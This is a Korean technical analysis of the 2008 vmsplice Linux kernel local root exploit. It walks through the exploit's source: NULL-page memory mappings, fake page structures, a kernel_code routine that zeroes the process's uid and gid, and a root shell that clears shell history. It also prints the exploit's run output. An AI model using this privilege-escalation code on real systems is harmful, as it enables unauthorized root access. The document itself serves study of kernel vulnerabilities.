기 술 문 서

vmsplice() Local Root Exploit Analysis

정지훈
binoopang@is119.jnu.ac.kr

Abstract

지난 2008년 2월 9일 충격적인 Exploit이 공개되었다. 이 Exploit은 리눅스 커널 2.6.17부터 2.6.24.1 사이에 해당하는 모든 배포판에 대하여 Root권한의 쉘을 획득해 주는 Exploit이다. 실제로 단 1초에 걸쳐 Root Shell을 획득하는 모습은 소름이 끼치기 까지 했다. 실제로 이 Exploit이 발표되고 수많은 메일링 리스트를 통해서 경고 메일이 발송되었다.

이런 멋진 Exploit이 어떻게 시스템에 작용하여 Root Shell을 획득하는지 분석해 보았다. 실제로 이 Exploit은 상당히 많은 커널 지식을 요구했다. 커널 지식 없이 이 Exploit을 이해하기란 불가능한 일이었다.

Content

1. 목적

2008년 2월 9일 발표된 vmsplice Local Exploit은 Local Shell에서 일반 유저로 실행하여 Root권한의 Shell을 획득하게 해주는 Exploit이다. 이 Exploit은 커널모드로 작동하여 Exploit 코드를 실행하기 때문에 Exploit을 분석함으로써 리눅스 커널에 대한 이해를 높임과 동시에 Exploit의 동작원리를 알고 관련된 Exploit또한 좀 더 쉽게 이해하기 위함이다.


[exploits/shellcode]

-::DATE	-::DESCRIPTION	-::HITS
2008-02-09	Linux Kernel 2.6.23 - 2.6.24 vmsplice Local Root Exploit	38209
2008-02-09	Linux Kernel 2.6.17 - 2.6.24.1 vmsplice Local Root Exploit	132967

[그림 1] milw0rm에 등록된 vmsplice Local Exploit

상당히 깊은 커널 지식을 요구하는 만큼 커널에 대한 배경지식을 충분히 익히고 나서 분석하는 것이 올바른 방법이 될 것이다.

2. Exploit의 실행

2.1. Exploit 분석 시스템 환경

Exploit을 분석한 시스템 사양은 아래 [표 1]과 같다.

분 류	버 전	비 고
Architecture	Intel x86 32bit	
Linux release	Fedora Core 8	vmware 사용
Kernel	2.6.23.1-42.fc8	kernel source 설치
gcc	4.1.2	

[표 1] 분석용 시스템 사양

vmsplice()함수 그리고 이어서 설명할 함수들은 'splice.c'파일에 정의되어 있다. 이 소스파일은 커널 소스를 설치해야만 볼 수 있기 때문에 본 문서와 같이 분석을 하고자 할 때에는 커널 소스를 꼭 설치해야 한다.

커널 소스를 설치하는 방법은 kernel.org에서 커널 소스를 다운받아 설치하면 된다. 간단히 Fedora core6 kernel 2.6.18에서 커널 소스 설치는 아래와 같다.

```
# wget ftp://ftp.kernel.org/pub/linux/kernel/v2.6/linux-2.6.23.1.tar.bz2
# tar xvfj linux-2.6.23.1.tar.bz2 -C /usr/src
```


2.2. Exploit 실행

단순히 'binoopang'이라는 일반 사용자 권한으로 Exploit을 실행시켜 보겠다.

```
[binoopang@localhost kernel_exploit]$ ./kernel_exploit
-----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
-----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000
[+] mmap: 0xb7f5f000 .. 0xb7f91000
[+] root
[root@localhost kernel_exploit]#
```

[그림 2] Exploit 실행

Exploit을 실행하자 사용자가 root로 바뀌었다. 실제로 id를 실행시켜 보면 uid와 gid가 0으로 바뀌어 있는 것을 확인할 수 있다.



[그림 3] Exploit 실행 후 id 실행

[그림 2]에서 볼수 있듯이 uid와 gid가 0으로 바뀌어 있다는 것을 알 수 있다. 이로써 'binoopang' 이라는 일반 사용자는 'root'의 권한을 획득하게 된 셈이다.

3. Exploit 배경 지식

vmsplice Local Exploit은 이름에서도 알 수 있듯이 vmsplice() 시스템 콜을 사용한 Exploit 이다. 물론 단순히 vmsplice() 함수 하나만 가지고 이루어지는 공격은 아니다. vmsplice()를 호출하는 과정에서 여러 함수들이 연이어 호출이 되는데 그 과정에서 커널 Buffer Overflow(이하 BOF)취약점이 존재한다. 이 BOF를 사용해서 Exploit이 이루어진다.

3.1. vmsplice()

먼저 vmsplice()를 man 페이지를 조회해보면 아래와 같은 내용을 보여준다.

```
Name
  vmsplice - splice user pages into a pipe

Synopsis
#define _GNU_SOURCE
#include <fcntl.h>
#include <sys/uio.h>
long vmsplice(int fd, const struct iovec *iov, unsigned long nr_segs, unsigned
int
flags);

Description
  The vmsplice() system call maps nr_segs ranges of user memory described by iov
into a pipe. The file descriptor fd must refer to a pipe.

The pointer iov points to an array of iovec structures as defined in <sys/uio.h>:

struct iovec {
    void  *iov_base;            /* Starting address */
    size_t iov_len;             /* Number of bytes */
};

  The flags argument is a bit mask that is composed by ORing together zero or
more of the following values:

SPLICE_F_MOVE
    Unused for vmsplice(); see splice(2).
SPLICE_F_NONBLOCK
    Do not block on I/O; see splice(2) for further details.
```

```
SPLICE_F_MORE
      Currently has no effect for vmsplice(), but may be implemented in the
    future; see splice(2).
SPLICE_F_GIFT
      The user pages are a gift to the kernel. The application may not modify this
    memory ever, or page cache and on-disk data may differ. Gifting pages to the
    kernel means that a subsequent splice() SPLICE_F_MOVE can successfully move the
    pages; if this flag is not specified, then a subsequent splice() SPLICE_F_MOVE
    must copy the pages. Data must also be properly page aligned, both in memory and
    length.

Return Value
      Upon successful completion, vmsplice() returns the number of bytes transferred
    to the pipe. On error, vmplice() returns -1 and errno is set to indicate the error.
```

Name 부분에서 알 수 있듯이 vmsplice()는 사용자 페이지를 파이프로 이어주는 역할을 한다. 실제 vmsplice()는 sys_vmsplice()를 사용하고 sys_vmsplice()에서는 또 다른 함수를 호출한다. 이때 vmsplice()는 iov 구조체를 사용하는데 구조체 내용은 아래와 같다.

```
struct iovec
{
    void  *iov_base;            /* Starting address */
    size_t iov_len;             /* Number of bytes */
};
```

[소스 1] iovec 구조체

iov 구조체는 2가지 변수를 멤버로 가지고 있는데 하나는 *iov_base로 파이프에 연결할 페이지의 시작주소를 나타내고, iov_len은 길이를 저장한다. vmsplice()는 이 iov를 참조하여 파이프로 페이지를 연결한다. 간단한 예제로 아래의 소스를 준비했다.


```
 1 #include <stdio.h>
 2 #include <unistd.h>
 3 #include <string.h>
 4 #include <fcntl.h>
 5 #include <sys/uio.h>
 6 #define MAXSIZE 128
 7
 8 int main()
 9 {
```

```
10          int fd[2];
11          pid_t pid;
12          char *string = "Information Security 119!!₩n";
13          char buffer[MAXSIZE];
14          struct iovec io;
15
16          memset(buffer, 0x00, MAXSIZE);
17          if(pipe(fd)<0)
18                  fprintf(stderr, "PIPE error₩n");
19
20          if((pid=fork()) < 0)
21                  fprintf(stderr, "fork error₩n");
22
23          if(pid==0)
24          {
25                  io.iov_base=(void *)string;
26                  io.iov_len=strlen(string);
27                  if(vmsplice(fd[1], &io, 1, 0) < 0)
28                          fprintf(stderr, "vmsplice error₩n");
29          }
30          else
31          {
32                  if(read(fd[0], buffer, MAXSIZE)<0)
33                          fprintf(stderr, "read error₩n");
34                  printf("%s₩n", buffer);
35          }
36
37          return 0;
38  }
```

[소스 2] vmsplice() 예제

위 소스는 fork(), pipe(), vmsplice() 시스템콜을 사용한 간단한 예제이다. 17번 라인에서 pipe를 생성하고 20번 라인에서 fork()를 호출한다. 자식프로세스는 iov 구조체에 string 포인터가 기리키는 주소를 iov_base에 넣어주고, string의 길이를 iov_len에 넣었다. 그 후 vmsplice()를 호출한다.

부모 프로세스는 read()를 사용해서 fd[0]에서 vmsplice()에 의해 연결된 string을 읽고 printf()를 사용해서 화면에 출력한다. 실제로 실행해 보면 아래와 같다.



[그림 4] vmsplice() 예제 실행

실행결과 'Information Security 119!!' 라는 문자열이 화면에 출력 되었다. vmsplice()는 커널 2.6.17에서 처음 등장 하였다. 따라서 당연히 Exploit또한 커널 2.6.17부터 사용 가능하다.

3.2 PIPE

pipe는 가장 오래된 유닉스 IPC(프로세스 간 통신)이며 대부분의 유닉스 및 리눅스에서 사용되어 지고 있다. 이것은 반이중 방식의 데이터 전송을 사용하며 같은 조상 프로세스 사이의 프로세스 끼리 사용할 수 있다. pipe 생성에 사용되는 함수는 아래와 같다.

```
#include <unistd.h>

int pipe(int filedes[2]);
                                                    Return : 0 if OK, -1 on error
```

pipe()는 파일디스크립터로 배열을 사용하며 2개의 원소를 가진다. fd[1]에 데이터를 쓰고 fd[0]에서 데이터를 읽는다.

4. Exploit 소스 분석

Exploit을 실행해 보면 화면에 나타나는 것처럼 메모리 매핑을 여러 차례 한 다음 root 권한의 Shell을 획득한다. 메모리 매핑을 하는 과정부터 Shell을 획득하는 것 까지 소스를 분석하면서 어떤 원리로 exploit이 이루어지는지 알아 보자.

4.1. define block

Exploit은 32bit 아키텍쳐와 64bit 아키텍쳐 모두 지원가능하게 설계가 되어 있다. 이때 define을 사용하여 어셈블리 코드를 분리하고 있다.

```
 1 #if defined (__i386__)
 2 #ifndef __NR_vmsplice
 3 #define __NR_vmsplice   316
 4 #endif
 5 #define USER_CS         0x73
 6 #define USER_SS         0x7b
 7 #define USER_FL         0x246
 8 static_inline
 9 void    exit_kernel()
10 {       __asm__ __volatile__ (
11         "movl %0, 0x10(%%esp) ;"
12         "movl %1, 0x0c(%%esp) ;"
13         "movl %2, 0x08(%%esp) ;"
14         "movl %3, 0x04(%%esp) ;"
15         "movl %4, 0x00(%%esp) ;"
16         "iret"
17         : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
18             "i" (USER_CS), "r" (exit_code)
19         );
20 }static_inline
21 void *  get_current()
22 {       unsigned long curr;
23         __asm__ __volatile__ (
24         "movl %%esp, %%eax ;"
25         "andl %1, %%eax ;"
26         "movl (%%eax), %0"
27         : "=r" (curr)
28         : "i" (~8191)
29         );
```

```
30         return (void *) curr;
31 }#elif defined (__x86_64__)
32 #ifndef __NR_vmsplice
33 #define __NR_vmsplice   278
34 #endif
35 #define USER_CS         0x23
36 #define USER_SS         0x2b
37 #define USER_FL         0x246
38 static_inline
39 void    exit_kernel()
40 {       __asm__ __volatile__ (
41         "swapgs ;"
42         "movq %0, 0x20(%%rsp) ;"
43         "movq %1, 0x18(%%rsp) ;"
44         "movq %2, 0x10(%%rsp) ;"
45         "movq %3, 0x08(%%rsp) ;"
46         "movq %4, 0x00(%%rsp) ;"
47         "iretq"
48         : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
49             "i" (USER_CS), "r" (exit_code)
50         );
51 }static_inline
52 void *  get_current()
53 {       unsigned long curr;
54         __asm__ __volatile__ (
55         "movq %%gs:(0), %0"
56         : "=r" (curr)
57         );

58         return (void *) curr;
59 }#else
60 #error "unsupported arch"
61 #endif
```

[소스 3] Exploit Define 블록

위 소스는 Exploit의 define 부분 중 일부이다. i386일때의 exit_kernel()과 get_current()를 정의하고 x86_64에서의 exit_kernel(), get_current()를 따로 정의하였다. 만약 둘다 해당하지 않을 경우 'unsupported arch' 라는 문자열로 error를 설정한다.

exit_kernel()과 get_current()는 어셈블리 언어로 작성되어 있는데 이 함수들의 역할에 대해서는 뒤에서 자세히 설명하도록 하겠다.

4.2. uid, gid 설정

main()의 변수 선언이 끝나고 현제 uid와 gid를 구하고 setresuid()와 setresgid()를 사용해서 uid(gid), effective-uid(gid), saved uid(gid)를 설정한다.

이 때 사용한 setresuid()와 setresgid()는 표준 라이브러리 함수는 아닌 GNU 라이브러리 함수이다. 즉 이 함수를 사용하기 위해서 _GNU_SOURCE를 define 하였다. 이 함수의 역할은 setreuid(), setregid()와 비슷하게 현제 프로세스의 uid와 gid를 인자로 넘건 id로 설정해 준다.

4.3. 메모리 매핑

4.3.1. 첫 번째 메모리 매핑

Exploit은 여러차례 메모리 매핑을 시도한다. 이 때 page 구조체를 선언하여 메모리 매핑을 하는데 page 구조체는 아래와 같다.

```
1 struct page {
2         unsigned long flags;
3         int count;
4         int mapcount;
5         unsigned long private;
6         void *mapping;
7         unsigned long index;
8         struct { long next, prev; } lru;
9 };
```

[소스 4] page 구조체

위 구조체와 함께 아래와 같은 과정을 거쳐서 가장 낮은 메모리 주소인 0x00000000에 4kb의 공간을 매핑한다.

```
1  pages[0] = *(void **) &(int[2]){0,PAGE_SIZE};
2  pages[1] = pages[0] + 1;
3
4  map_size = PAGE_SIZE;
5  map_addr = mmap(pages[0], map_size, PROT_READ | PROT_WRITE,
6                  MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
7  if (map_addr == MAP_FAILED)
```

```
 8          die("mmap", errno);
 9
10  memset(map_addr, 0, map_size);
11  printf("[+] mmap: 0x%lx .. 0x%lx₩n", map_addr, map_addr + map_size);
12  printf("[+] page: 0x%lx₩n", pages[0]);
13  printf("[+] page: 0x%lx₩n", pages[1]);
```

[소스 5] 메모리 매핑

1번 줄에서 pages[0] 즉 page 구조체 배열 중 가장 첫 번째 구조체에 *(void **)&(int[2]){0, PAGE_SIZE}를 넣고 있다. 다소 복잡해 보이는 이 구문은 결론부터 말하면 0이 들어간다. 2개 원소를 가지는 int 형 배열을 선언하는데 첫 번째 원소는 0이고, 두 번째 원소는 PAGE_SIZE이다. 여기서 PAGE_SIZE는 4096으로 커널에서 정의하고 있다. 이 때 배열의 주소를 (void **) 타입 캐스팅을 거쳐 *로 넘기는데 결국에는 주소에 저장되어 있는 0이 넘어가게 된다.

2번 줄에서 pages[1] 에 pages[0] + 1을 한 값이 들어간다. 여기서 '+1' 은 단순한 정수 1이 아닌 pages 구조체 크기를 말한다. 즉 pages[1]에는 pages 구조체 크기인 32가 들어간다.

4번 줄에서 map_size를 PAGE_SIZE로 설정하는데 앞서 말했듯이 PAGE_SIZE는 4096이다. 여기까지 변수 설정을 마치고 Exploit은 mmap을 사용하여 메모리 매핑을 시도한다.

[소스 4]에서 5번 줄에 해당하는데 mmap에서 사용한 인자들을 확인하면 다음과 같다.

인자	내용	비고
start	pages[0]	0
length	map_size	4096
flags	PROT_READ, PROT_WRITE, MAP_FIXED, MAP_PRIVATE	
fd	-1	
offset	0	

[표 2] mmap 인자 값

mmap에서 사용한 각각의 플래그의 내용은 아래와 같다.

flags	내용	비고
PROT_READ	페이지를 읽을 수 있다	
PROT_WRITE	페이지에 쓰기를 할 수 있다	
MAP_FIXED	지정된 주소 이외에는 사용하지 않는다	
MAP_PRIVATE	다른 프로세스와 공유하지 않는다	

[표 3] mmap flag

플래그들 중에서 특이한 것은 MAP_FIXED인데 이 플래그를 설정하지 않을 경우 mmap은 메모리 매핑을 시도할 때 지정된 start주소에 매핑을 할 수 없을 경우 비슷한 주소에 매핑을 시도한다. 그러나 이 플래그가 지정되면 start 주소에 매핑을 할 수 없을 경우 에러를 반환한다. 즉 지정된 주소에 매핑이 불가능 하면 아예 메모리 매핑을 하지 않는다.

성공적으로 메모리 매핑이 종료되면 결과는 map_addr에 반환되는데 이때 반환되는 값은 매핑된 메모리의 가장 첫 번째 주소가 반환된다. 여기 까지 진행한 후 Exploit은 11번 줄에서 13번 줄에 걸쳐서 결과를 화면에 출력한다.

4.3.2. 두 번째 메모리 매핑

첫 번째 메모리 매핑이 종료되고 Exploit은 구조체에 여러 가지 값을 설정한 후 다시 메모리 매핑을 시도한다.

```
1  pages[0]->flags    = 1 << PG_compound;
2  pages[0]->private  = (unsigned long) pages[0];
3  pages[0]->count    = 1;
4  pages[1]->lru.next = (long) kernel_code;
5
6  /*****/
7  pages[2] = *(void **) pages[0];
8  pages[3] = pages[2] + 1;
9
10 map_size = PAGE_SIZE;
11 map_addr = mmap(pages[2], map_size, PROT_READ | PROT_WRITE,
12                 MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
13 if (map_addr == MAP_FAILED)
14         die("mmap", errno);
15
16 memset(map_addr, 0, map_size);
17 printf("[+] mmap: 0x%lx .. 0x%lx₩n", map_addr, map_addr + map_size);
18 printf("[+] page: 0x%lx₩n", pages[2]);
19 printf("[+] page: 0x%lx₩n", pages[3]);
```

[소스 6] 두 번째 메모리 매핑

1번 줄에서 pages[0]의 flags 멤버 변수에 1 << PG_compound 를 설정하고 있다. 여기서 PG_compound는 Exploit의 상단에 define되어 있으며 아래 그림은 그 중 일부이다.

[그림 5] PG_compound

[그림 5]의 중간에 PG_compound가 14로 define되어 있는 것을 확인할 수 있다. 사실 이 헤더는 커널 헤더인 page-flags.h에도 똑같이 14로 정의되어 있으며 주석을 읽어보면 compound 페이지의 일부라고 명시하고 있다. compound 페이지는 현재 페이지 기본 크기인 4kb보다 큰 페이지를 만들 때 사용하는데 그 중 일부라는 것이다.

2번 줄에서 pages[0]->private를 (unsigned long) pages[0]; 으로 설정하고 있다. pages[0]은 처음에 0으로 설정되었기 때문에 private는 0이 들어간다.

3번 줄에서 pages[0]->count 에 1을 넣었고 이제 4번 줄을 분석해보자. 4번 줄은 지금까지 변수에 넣었던 정수와는 다른 함수의 주소를 넣고 있다. (long)kernel_code의 주소를 넣고 있는데 이는 나주에 이 함수를 호출할 수 있음을 암시하고 있다. kernel_code는 아래와 같이 정의 되어 있다.

```
 1 void    kernel_code()
 2 {
 3         int     i;
 4         uint    *p = get_current();
 5
 6         for (i = 0; i < 1024-13; i++) {
 7                 if (p[0] == uid && p[1] == uid &&
 8                     p[2] == uid && p[3] == uid &&
 9                     p[4] == gid && p[5] == gid &&
10                     p[6] == gid && p[7] == gid) {
11                         p[0] = p[1] = p[2] = p[3] = 0;
12                         p[4] = p[5] = p[6] = p[7] = 0;
```

```
13                          p = (uint *) ((char *)(p + 8) + sizeof(void *))    ;
14                          p[0] = p[1] = p[2] = ~0;
15                          break;
16                  }
17                  p++;
18          }
19
20          exit_kernel();
21 }
```

[소스 7] kernel_code() 소스

사실 kernel_code()는 Exploit에서 Shell code와 같은 역할을 한다. 직접 Shell을 띄우지는 않지만 권한을 0(Root)으로 바꿔주는 역할을 하고 있다. 그런데 kenel_code()의 4번 줄을 보면 get_current()를 호출하고 결과를 *p에 받는 것을 확인할 수 있다. get_current()는 인라인 어셈블리 언어로 만들어져 있으며 소스는 아래와 같다.

```
 1 static_inline
 2 void *  get_current()
 3 {
 4          unsigned long curr;
 5          __asm__ __volatile__ (
 6          "movl %%esp, %%eax ;"
 7          "andl %1, %%eax ;"
 8          "movl (%%eax), %0"
 9          : "=r" (curr)
10          : "i" (~8191)
11          );
12          return (void *) curr;
13 }
```

[소스 8] get_current 소스

[소스 8]은 define문에서 (__i386__)의 get_current()이다. 여기서는 이름에서 알 수 있듯이 스택의 현재 위치를 반환하는 역할을 한다.

소스를 먼저 보기 전에 인라인 어셈블리 언어를 잠시 살펴보면 인라인 어셈블리언어는 input 변수와 output 변수를 따로 두는데 위 [소스 8]에서는 9번 줄이 output 변수이고, 10번 줄이 input 변수이다. 그리고 순서대로 %0, %1에 매칭된다. 즉 8번줄의 %0은 curr이라는 output변수에 해당하고 7번줄의 %1은 (~8191)이라는 input 변수에 해당한다. 한 가지 더 알아야하는 것은 변수 형식인데 9번줄의 “=r"은 curr이 범용레지스터라는 것을 의미하고 10번줄의 ” i"는 immediate로써 (~8191)을 직접 넣겠다는 것이다.

그럼 소스를 읽어보자. 6번 줄에서 %esp를 %eax에 넣고 7번줄에서 %1(이것은 (~8191)이다.)과 %eax(%esp가 가리키던 주소가 들어있다.)와 AND 연산을 한다. 여기서 (~8191)은 16진수로 표현하면 0xffffe000이다. 즉 %eax의 값이 바뀌고 바뀐 주소 값이 가리키는 값을 curr 변수에 넣은 후 리턴한다.

4.3.3. 세 번째 메모리 매핑

다시 main() 코드로 돌아와서 세 번째 메모리 매핑을 확인하자.

```
 1 pages[2]->flags    = 1 << PG_compound;
 2 pages[2]->private  = (unsigned long) pages[2];
 3 pages[2]->count    = 1;
 4 pages[3]->lru.next = (long) kernel_code;
 5
 6 /*****/
 7 pages[4] = *(void **) &(int[2]){PAGE_SIZE,0};
 8 map_size = PAGE_SIZE;
 9 map_addr = mmap(pages[4], map_size, PROT_READ | PROT_WRITE,
10                 MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0    );
11 if (map_addr == MAP_FAILED)
12         die("mmap", errno);
13 memset(map_addr, 0, map_size);
14 printf("[+] mmap: 0x%lx .. 0x%lx₩n", map_addr, map_addr + map_    size);
15 printf("[+] page: 0x%lx₩n", pages[4]);
```

[소스 9] 세 번째 메모리 매핑

[소스 9]를 보면 알 겠지만 지금까지 메모리 매핑과 크게 다를게 없다. mmap이 호출될 때 인자들의 값들만 확인하면 아래와 같다.

인자	내용	비고
start	pages[4]	0x1000
length	map_size	4096
flags	PROT_READ, PROT_WRITE, MAP_FIXED, MAP_PRIVATE MAP_ANONYMOUS	
fd	-1	
offset	0	

[표 4] mmap 인자 값

이 외에 pages 구조체의 flags, private, count, lru 값을 바꿔주는 것도 앞에서 설명한

것과 비슷하게 진행 된다.

4.3.4. 네 번째 메모리 매핑

Exploit은 총 4번에 걸쳐서 메모리 매핑을 하는데 그중 마지막 매핑이다. 소스는 아래와 같다.

```
1 map_size = (PIPE_BUFFERS * 3 + 2) * PAGE_SIZE;
2 map_addr = mmap(NULL, map_size, PROT_READ | PROT_WRITE,
3                 MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
4 if (map_addr == MAP_FAILED)
5         die("mmap", errno);
6
7 memset(map_addr, 0, map_size);
8 printf("[+] mmap: 0x%lx .. 0x%lx₩n", map_addr, map_addr + map_    size);
```

[소스 10] 네 번째 메모리 매핑


소스는 비교적 간단하다. map_size에는 (PIPE_BUFFER * 3 + 2) * PAGE_SIZE의 계산 결과 값이 들어가는데 이것은 (16 * 3 + 2)*4096과 같고 결과는 0x32000이 된다. 그리고 특이하게 mmap에서 시작 주소가 NULL로 지정되어 시스템이 할당 주소를 지정하도록 맡기고 있다.

지금까지 메모리 매핑을 한 결과는 아래와 같다.

순 번	시 작 주 소	오 프 셋	비 고
1	0x00000000	0x1000	
2	0x00004000	0x1000	
3	0x00001000	0x1000	
4	미지정	0x32000	

[표 5] 메모리 매핑 현황

이것을 도식화해서 표현하면 아래와 같이 표현할 수 있다.



[표 6] 메모리 매핑 상태

4.4. 메모리 언매핑 및 vmsplice()

메모리 매핑이 끝나고 Exploit은 이제 언매핑을 시도한다. 그 후 파이프를 생성하고 iov 구조체를 설정한 다음 vmsplice()를 호출한다. 이때 소스는 아래와 같다.

```
 1 /*****/
 2 map_size -= 2 * PAGE_SIZE;
 3 if (munmap(map_addr + map_size, PAGE_SIZE) < 0)
 4         die("munmap", errno);
 5
 6 /*****/
 7 if (pipe(pi) < 0) die("pipe", errno);
 8 close(pi[0]);
 9
10 iov.iov_base = map_addr;
11 iov.iov_len  = ULONG_MAX;
12
13 signal(SIGPIPE, exit_code);
14 _vmsplice(pi[1], &iov, 1, 0);
15 die("vmsplice", errno);
16 return 0;
```

[소스 11] 메모리 언매핑 및 vmsplice() 호출

처음 map_size를 변경하는데 2 * PAGE_SIZE는 2 * 4096과 같고 원래 map_size 였던 0x32000에서 빼면 0x30000이 된다.

3번줄에서 munmap()를 사용해서 map_addr + map_size부터 PAGE_SIZE 만큼 메모리 언매핑을 시도한다. 여기서 map_addr + map_size 는 네 번째 메모리 매핑에서 리턴된 메모리 매핑 시작 주소와 위에서 계산한 map_size인 0x30000을 더한 값이다. 예를 들어서 만약 네 번째 매핑에서 리턴된 시작 주소가 0xb7f03000이라면 여기에 0x30000을 더해서 0xb7f33000이 된다. 이 주소부터 PAGE_SIZE인 4096크기를 언 매핑한다.

메모리 언매핑이 종료되고 7번줄에서 pipe()를 사용해서 파이프를 선언하고 10번 줄부터 iov 구조체에 값을 넣는다. iov.iov_base에는 map_addr이 들어가는데 map_addr은 네 번째 메모리 매핑에서 리턴되 시작주소이다. 두 번째로 iov.iov_len에는 ULONG_MAX가 들어가는데 ULONG_MAX는 unsigned int형에서 표현 가능한 가장 큰 숫자이다. 이것은 Exploit에서 매우 핵심적인 부분이므로 잘 기억해 두자.

13번 줄에서 signal()를 사용하는데 signal함수는 첫 번째 인자로 주어지는 시그널이 발생했을때 실행할 함수를 두 번째 인자로 넣는다. 여기서는 SIGPIPE가 발생 했을때 exit_code를 실행하도록 하고 있다. 참고로 signal()는 꼭 이 위치에 있지 않아도 상관없다. 선언만 해놓고 SIGPIPE 시그널이 발생하면 exit_code를 실행한다. exit_code를 확인해 보자.

```
 1 void    exit_code()
 2 {
 3         if (getuid() != 0)
 4                 die("wtf", 0);
 5
 6         printf("[+] Root₩n");
 7         putenv("HISTFILE=/dev/null");
 8         execl("/bin/bash", "bash", "-i", NULL);
 9         die("/bin/bash", errno);
10 }
```

[소스 12] exit_code()의 내용

[소스 12]에서 알 수 있듯이 exit_code()는 Shell을 실행하는 함수라는 것을 알 수 있다. 이때 if()를 사용해서 현재 사용자 아이디가 0(Root)이 아닐 경우 Exploit을 그냥 종료하도록 하고 0일 경우 환경변수를 조작한 다음 bash를 실행한다. 즉 exit_code는 Exploit이 사용자 아이디를 0으로 만들어 놓고 나서 최종적으로 실행하는 함수라는 것을 알 수 있다.(execl()을 실행하면 현재 실행중인 프로세스 이미지를 덮어쓰기 때문에 실질적으로 Exploit은 종료된다.)

다시 [소스 11]로 돌아가서 14번 줄을 보면 _vmsplice()를 호출하고 있다. 이때 인자로 fd[1], &iov, 1, 0을 넘기고 있다. 파이프 fd[1]에 &iov를 참조하여 splice하는 것이다. 이때 [소스 11]의 8번 줄에 fd[0]을 닫는 것을 볼 수 있고 이 때문에 SIGPIPE가 발생하여 exit_code가 실행될 것이다. 물론 이것이 Exploit의 전말은 아니다. 이제 진정한 Exploit의 분석을 시작해 본다.

4.5. vmsplice() 내부 취약점

지금까지 살펴본 Exploit 분석으로는 딱히 취약점이라고 할 수 있는 것이 없다. 취약점은 vmsplice()내부에 존재하고 있으며 좀 더 자세히 들어가면 vmsplice()내부에서 호출하는 다른 함수에 존재하고 있다. 사실 지금까지 분석한 과정은 Exploit이 실제로 공격을 하기 위해서 기반을 다져놓은 것이라 할 수 있다.

4.5.1. Overview

앞으로 Exploit의 핵심을 분석하기 전에 간단한 Overview를 통해서 분석하는데 조금이나마 진행 방향을 알리고자 한다. Exploit은 아래의 3가지로 인해 이루어진다.

- 정수 Overflow
- Buffer Overflow
- NULL 포인터 접근

아직은 위 3가지에 대해서 정확히 알고 있지 않아도 앞으로 설명에서 자세히 알아볼 것이다. 간단하게 정수 Overflow는 예를 들면 int형에서 표현 가능한 최대 수를 넘기게 될 때 일어난다. 간단한 수식을 통해 알아보면 아래와 같다.

2 ‘s complement 방식을 사용해서 아래 2진수 식을 계산해 보자.

0101 + 0110 = 1011

2 ‘s complement 방식에서 가장 첫 번째 비트는 부호를 나타낸다. 그런데 양수의 계산 결과 음수가 나왔다. 이것은 표현 가능한 숫자의 범위를 넘긴 결과이다.

Buffer Overflow는 잘 알려져 있듯이 임의의 크기 버퍼를 넘겨서 overwrite 했을 때 일어난다. 매우 유명한 것이므로 설명은 여기서 마치겠다.

NULL 포인터 접근은 포인터가 0x00000000의 위치를 가리키고 커널이 이 주소로 정상적으로 접근하게 하는 것이다. 이를 위한 사전 작업은 main()에서 이미 이루어 졌다.

4.5.2. get_iovec_page_array()

get_iovec_page_array()는 호출에 의해 넘겨진 iovec 구조체의 배열과 일치하는 struct page 포인터 셋을 찾는 함수이다. 이 함수는 fs/splice.c에 구현되어 있으며 중요 내용만 살펴보면 아래와 같다.

```
 1 if (unlikely(!len))
 2         break;
 3 error = -EFAULT;
 4 if (unlikely(!base))
 5         break;
 6
 7 /*
 8 * Get this base offset and number of pages, then map
 9 * in the user pages.
10 */
11 off = (unsigned long) base & ~PAGE_MASK;
12
13 /*
14  * If asked for alignment, the offset must be zero and the
15  * length a multiple of the PAGE_SIZE.
16  */
17 error = -EINVAL;
18 if (aligned && (off || len & ~PAGE_MASK))
19         break;
20
21 npages = (off + len + PAGE_SIZE - 1) >> PAGE_SHIFT;
22 if (npages > PIPE_BUFFERS - buffers)
23         npages = PIPE_BUFFERS - buffers;
24
25 error = get_user_pages(current, current->mm,
26                        (unsigned long) base, npages, 0, 0,
27                        &pages[buffers], NULL);
```

[소스 13] get_iovec_page_array()의 주요 내용

